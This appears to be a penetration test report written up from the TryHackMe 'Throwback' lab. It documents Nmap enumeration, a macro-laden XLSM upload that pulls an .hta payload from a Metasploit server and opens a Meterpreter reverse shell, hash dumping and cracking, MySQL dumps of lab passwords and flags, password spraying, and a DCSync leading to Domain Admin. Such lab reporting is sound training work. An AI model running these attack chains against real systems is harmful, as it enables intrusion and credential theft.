
Method and Evidence for Password Cracking



Finding-5 – Weak password policy - Evidence of successful crack of PetersJ Hash



Finding-5 – Weak password policy Evidence of successful crack of Foxxr's Hash



Finding-5 – Weak password policy - Evidence of successful crack of SQLService Hash

Discovery and Enumeration of New Hosts

Through our route and proxy from the previously exploited Throwback-PROD, we are able to access new hosts on the system. We will utilize Nmap again to enumerate Throwback-DC01 and Throwback-TIME.

Hosts Available

- 10.200.11.138 – Throwback-FW01
- 10.200.11.232 – Throwback-MAIL
- 10.200.11.219 – Throwback-PROD
- 10.200.11.222 – Throwback-WS01
- 10.200.11.176 – Throwback-TIME
- 10.200.11.117 – Throwback-DC01

Nmap Scans for New Hosts

For 10.200.11.117 Throwback-DC01 we have all the ports we would expect of a Domain Controller including some for remote access. We used different scan options due to scanning through a proxy being slower.

For 10.200.11.176 Throwback-TIME we have several interesting ports including a MySQL database, web server and remote access ports.

```
Nmap scan report for throwback.local (10.200.11.117)
Host is up (1.3s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 1592.13 seconds
```

Nmap Scan results for Throwback-DC01 10.200.11.117

Nmap Scans for New Hosts


```
Not shown: 992 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   2048 1b5aa7a7654646e82c330b35ad4b116e (RSA)
|   256 f39f94b8954a7b56080dcaed667a5043 (ECDSA)
|_  256 1aed01981a38a856d483b451e8d9d19a (ED25519)
80/tcp   open  http
| http-robots.txt: 1 disallowed entry
|_/dev/
|_http-title: Throwback Hacks Timekeep
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_http-title: Throwback Hacks Timekeep
445/tcp  open  microsoft-ds
3306/tcp open  mysql
3389/tcp open  ms-wbt-server
| rdp-ntlm-info:
|   Target_Name: THROWBACK
|   NetBIOS_Domain_Name: THROWBACK
|   NetBIOS_Computer_Name: THROWBACK-TIME
|   DNS_Domain_Name: THROWBACK.local
|   DNS_Computer_Name: THROWBACK-TIME.THROWBACK.local
|   DNS_Tree_Name: THROWBACK.local
|   Product_Version: 10.0.17763
|_  System_Time: 2023-05-02T16:40:10+00:00
|_ssl-date: 2023-05-02T16:40:01+00:00; -2s from scanner time.
| ssl-cert: Subject: commonName=THROWBACK-TIME.THROWBACK.local
| Not valid before: 2023-04-21T14:29:24
|_Not valid after:  2023-10-21T14:29:24

Host script results:
|_clock-skew: mean: -2s, deviation: 0s, median: -1s
| smb2-time:
|   date: 2023-05-02T16:40:10
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 1650.09 seconds
```

Nmap Scan Results for Throwback-TIME 10.200.11.176


Attacking Throwback-TIME

We set up FoxyProxy to allow us to access the web page hosted on Throwback-TIME and are able to access the login page for Timekeep. From earlier mailbox enumeration we used the password reset link to reset the password for MurphyF and log in as the user with the new password. Then we saw an upload page for Timesheets. We attempted uploading an .img file but get an error message (Finding-17) that only .xlsm files are allowed. As these can contain macros, we crafted a malicious spreadsheet to upload. We used mshta.exe (A built-in executable on Windows devices that's used to aid in script execution of .hta files) to execute a file from our host machine. We hosted the .hta file with Metasploit. To create our macro, we set it to AutoOpen the Timekeeping function, and use that function to execute operating system commands. When delivered to the user they enabled macros in the spreadsheet which allowed our malicious code to auto-run resulting in executing our malicious .hta file (Finding-11).


Evidence of Successful Login / Upload and Resetting Password




Login Page for Throwback-TIME on port 80




Evidence of Successful Login as MurphyF



Finding-12 - Password Reset Links Did Not Expire or Have Randomized Parameters – Evidence of Successful Password Reset



Error Message - Only XLSM Files Allowed



Evidence of successful Upload of Our Malicious File

Evidence for Macro Creation and Exploitation

Creating a Malicious Macro That Will Auto-Run When User Enables Macros

```
msf6 exploit(windows/misc/hta_server) > show options

Module options (exploit/windows/misc/hta_server):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                    no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.50.9.174      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Powershell x86

View the full module info with the info, or info -d command.
```

Options for Setting up the HTA Server in Metasploit

```
msf6 exploit(windows/misc/hta_server) > run
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.50.9.174:4444
[*] Using URL: http://10.50.9.174:8080/Wwq6l0wDKxehAL.hta
[*] Server started.
msf6 exploit(windows/misc/hta_server) >
```

Starting the HTA Server

Evidence of Successful Exploitation

```
[*] 10.200.11.176    hta_server - Delivering Payload
[*] Sending stage (175686 bytes) to 10.200.11.176
[*] Meterpreter session 4 opened (10.50.9.174:4444 → 10.200.11.176:50021) at 2023-05-23 15:15:11 -0400

msf6 post(multi/manage/autoroute) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > shell
Process 1580 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
throwback-time\administrator

C:\Windows\system32>
```

Successful Exploitation of our HTA File and Payload Delivery – Evidence of Finding-1B-Web Servers Running as Root or Admin

Throwback-TIME Enumeration of Passwords and MySQL Database

Execution of our .hta payload gives us a Meterpreter shell. The Timekeep server was running as administrator (Finding-1B), and so we were able to use our Meterpreter session to dump additional password hashes. We are able to crack the Timekeeper password offline (Finding-5) and use it for persistent access. Our Nmap scans from earlier showed us that there was a MySQL database on this host, and from our successful Kerberoasting earlier we have the password for the SQLService account. We were able to authenticate to the MySQL database with these credentials and further enumerate Domain Users and the password credentials they log into Timekeep with.

Evidence of Password Enumeration and Cracking

```
meterpreter > hashdump
Administrator:500:[redacted]:::
DefaultAccount:503:[redacted]:::
Guest:501:[redacted]:::
sshd:1008:[redacted]:::
Timekeeper:1009:[redacted]:::
WDAGUtilityAccount:504:[redacted]:::
```

Evidence of Successful Password Dumping

```
C:\Users\16198\Tools\hashcat-6.2.6>hashcat.exe -a 0 -m 1000 timekeeper-hash.txt rockyou.txt
hashcat (v6.2.6) starting
```

Offline Brute Forcing the Timekeeper NTLM Hash - https://hashcat.net/hashcat/

Evidence of Password Cracking

```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: [redacted]
Time.Started.....: Mon May 29 15:27:03 2023 (1 sec)
Time.Estimated...: Mon May 29 15:27:04 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 14638.1 kH/s (4.76ms) @ Accel:2048 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 6881280/14344387 (47.97%)
Rejected.........: 0/6881280 (0.00%)
Restore.Point....: 5898240/14344387 (41.12%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: madrsa -> joshuapintura
Hardware.Mon.#1..: Temp: 51c Fan:  0% Util: 30% Core: 139MHz Mem: 810MHz Bus:16
```

Finding-5 – Weak password policy - Evidence of successful crack of Timekeeper Hash

Evidence of MySQL Database Enumeration

```
timekeeper@THROWBACK-TIME C:\xampp\mysql\bin>mysql.exe -u root -p
Enter password: ***********
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 15
Server version: 10.4.13-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
```

Successful Authentication to the MySQL Database

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| domain_users       |
| information_schema |
| mysql              |
| performance_schema |
| pets               |
| phpmyadmin         |
| test               |
| timekeepusers      |
+--------------------+
8 rows in set (0.001 sec)
```

Enumerating Available Databases

Evidence of MySQL Database Enumeration

```
MariaDB [(none)]> use domain_users;
Database changed
MariaDB [domain_users]> show tables;
+-------------------------+
| Tables_in_domain_users |
+-------------------------+
| users                   |
+-------------------------+
1 row in set (0.000 sec)

MariaDB [domain_users]> select * from users;
+-------------------------+
| name                    |
+-------------------------+
| ClemonsD                |
| DunlopM                 |
| LoganF                  |
| IbarraA                 |
| YatesZ                  |
| CopelandS               |
| MckeeE                  |
| HeatonC                 |
| FlowersK                |
| HardinA                 |
| BurrowsA                |
| FinneganI               |
| GalindoI                |
| LyonsC                  |
| FullerS                 |
| SteeleJ                 |
| WangG                   |
| LoweryR                 |
| JeffersD                |
| GreigH                  |
| SharpK                  |
| KruegerM                |
| ChenI                   |
| VillanuevaD             |
| BegumK                  |
```

```
MariaDB [phpmyadmin]> use timekeepusers;
Database changed
MariaDB [timekeepusers]> show tables;
+-----------------------------+
| Tables_in_timekeepusers |
+-----------------------------+
| users                       |
+-----------------------------+
1 row in set (0.000 sec)

MariaDB [timekeepusers]> select * from users;
+--------------+-----------------------------------------------------+
| USERNAME     | PASSWORD                                            |
+--------------+-----------------------------------------------------+
| spopy        | ilylily                                             |
| foxxr        | Fnfdsfdf49sA(2o1id                                  |
| winterss     | rei0g0erggdfs(2o1id                                 |
| daiban       | Bananas!                                            |
| blairej      | BlaireJ2020                                         |
| FLAG         | TBH{ac3f61048236fd398da9e2289622157e}               |
| daviesj      | FEFJdfjep302dojsdfsFSFD                             |
| horsemanb    | XZCFLDOSPfem,wefweop3202D                           |
| peanutbutterm | fi9sfjidsJXSVNSKXKNXSIOPfpoiewspf                  |
| humphreyw    | fedw99fjpfdsjpjpfodspjofpjf99                       |
| jeffersd     | fDSOKFSDFLMmxcvmxz;p[p[dgp[edfjf99                  |
| petersj      | owowhatsthisowoDarknessBestGirlowo123uwu");         |
|              |                                                     |
| foxxr        | ILoveAnimemes :3                                    |
| daviesj      | efepjfjsdfjdsfpjopfdj4po                            |
| gongoh       | etregrokdfskggdf'fd4po                              |
| dosierk      | e2349efjsdsdfhgopfdj4po                             |
| murphyf      | efdgjdfgjoerwjioperjofsdjpmfldfdj4po                |
| jstewart     | e423jjfjdsjfsdj32                                   |
+--------------+-----------------------------------------------------+
18 rows in set (0.002 sec)
```

Enumerating Domain_Users Database and Timekeepusers Database

Password Spraying the Domain Controller

We utilized our list of Domain Users and password sprayed the Domain Controller over SMB with Crackmapexec and discovered the password for JeffersD (Finding-5). SMB Signing is enabled on the Domain Controller which prevented us from using a hash to authenticate to which is a positive finding. We utilized xfreerdp to Remote Desktop into the domain controller and have a GUI with JeffersD's credentials.


```
┌──(kali㉿kali)-[~/thm/throwback]
└─$ proxychains crackmapexec smb 10.200.11.117 -u domain_users.txt -p pass.txt
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.117:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.117:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.117:135  ...  OK
SMB         10.200.11.117   445    THROWBACK-DC01   [*] Windows 10.0 Build 17763 x64 (name:THROWBACK-DC01) (domain:THROWBACK.local) (signing:True
) (SMBv1:False)
```

SMB Signing Enabled on Domain Controller - Kudos

Evidence for Password Spraying and RDP Access

```
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.117:445  ...  OK
SMB         10.200.11.117   445    THROWBACK-DC01   [-] THROWBACK.local\jeffersd:Winter2020 STATUS_LOGON_FAILURE
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.117:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.117:445  ...  OK
SMB         10.200.11.117   445    THROWBACK-DC01   [-] THROWBACK.local\jeffersd:password123 STATUS_LOGON_FAILURE
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.117:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.117:445  ...  OK
SMB         10.200.11.117   445    THROWBACK-DC01   [+] THROWBACK.local\jeffersd:[redacted]2020
```

Finding-5 – Weak Password Policy - Password Spraying Results - https://github.com/Porchetta-Industries/CrackMapExec




Evidence of Successful RDP Session

Enumerating and Compromising Throwback-DC01

We discovered a text file within JeffersD's documents folder that has credentials for the backup account (Finding-14). As the note says the account has replication rights (Finding-14), we were able to use the credentials to perform a DC Sync attack with secretsdump.py from the Impacket library and obtain the hashes of every domain user from the NTDS.DIT file. We copied these to a file and then used Hashcat again to crack 4 more passwords (Finding-5). Password1 is the password for a bunch of disabled accounts, but we are able to get the hash of MercerH who is a Domain Admin.

Evidence for DC Sync Attack



Finding-14-Sensitive Information Stored in Unencrypted Files – Backup account credentials - (C:\JeffersD\Documents\backup_notice.txt)

```
┌──(kali㉿kali)-[~/tools/impacket/examples]
└─$ proxychains secretsdump.py -dc-ip 10.200.11.117 throwback/backup@10.200.11.117
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.117:445  ...  OK
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.117:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.117:49668  ...  OK
Administrator:500:
Guest:501:
krbtgt:502:
THROWBACK.local\WEBService:1111:
THROWBACK.local\FoxxR:1114:
THROWBACK.local\WintersS:1115:
THROWBACK.local\BlaireJ:1116:
sshd:1117:
THROWBACK.local\SQLService:1120:
THROWBACK.local\DaibaN:1123:
THROWBACK.local\StuartL:1128:
THROWBACK.local\TBService:1133:
```

Evidence for DC Sync Attack – Sample Hashes Included

Evidence for Password Cracking

```
C:\Users\16198\Tools\hashcat-6.2.6>hashcat.exe -a 0 -m 1000 DCSync-hashes.txt rockyou.txt -r rules/One.rule
hashcat (v6.2.6) starting
```

Offline brute forcing the 14 Compromised NTLM Hashes - https://hashcat.net/hashcat/

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1000 (NTLM)
Hash.Target......: DCSync-hashes.txt
Time.Started.....: Tue May 30 09:00:33 2023 (18 mins, 30 secs)
Time.Estimated...: Tue May 30 09:19:03 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Mod........: Rules (rules/One.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   498.1 MH/s (18.86ms) @ Accel:32 Loops:256 Thr:64 Vec:1
Recovered........: 7/14 (50.00%) Digests (total), 7/14 (50.00%) Digests (new)
Progress.........: 745836402065/745836402065 (100.00%)
Rejected.........: 0/745836402065 (0.00%)
Restore.Point....: 14344387/14344387 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:51968-51995 Iteration:0-256
Candidate.Engine.: Device Generator
Candidates.#1....: (sofia_tu^3mor) -> clarus
Hardware.Mon.#1..: Temp: 57c Fan: 33% Util: 96% Core: 139MHz Mem: 810MHz Bus:16
```

Finding-5 – Weak Password Policy – Evidence for 7/14 Compromised Passwords


```
┌──(kali㉿kali)-[~/thm/throwback]
└─$ proxychains ssh mercerh@10.200.11.117
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.200.11.117:22  ...  OK
mercerh@10.200.11.117's password:
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

throwback\mercerh@THROWBACK-DC01 C:\Users\MercerH>net user mercerh /domain
User name                    MercerH
Full Name                    Hans Mercer
Comment                      TBH{b89d9a1648b62a7f2ed01038ac47796b}
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/22/2020 6:36:04 PM
Password expires             Never
Password changeable          8/23/2020 6:36:04 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/23/2023 8:27:18 PM

Logon hours allowed          All

Local Group Memberships      *Administrators      *Remote Desktop Users
Global Group memberships     *Schema Admins       *Domain Users
                             *Enterprise Admins   *Group Policy Creator
                             *Domain Admins
The command completed successfully.
```

Evidence of Successful Compromise of Domain Admin Account

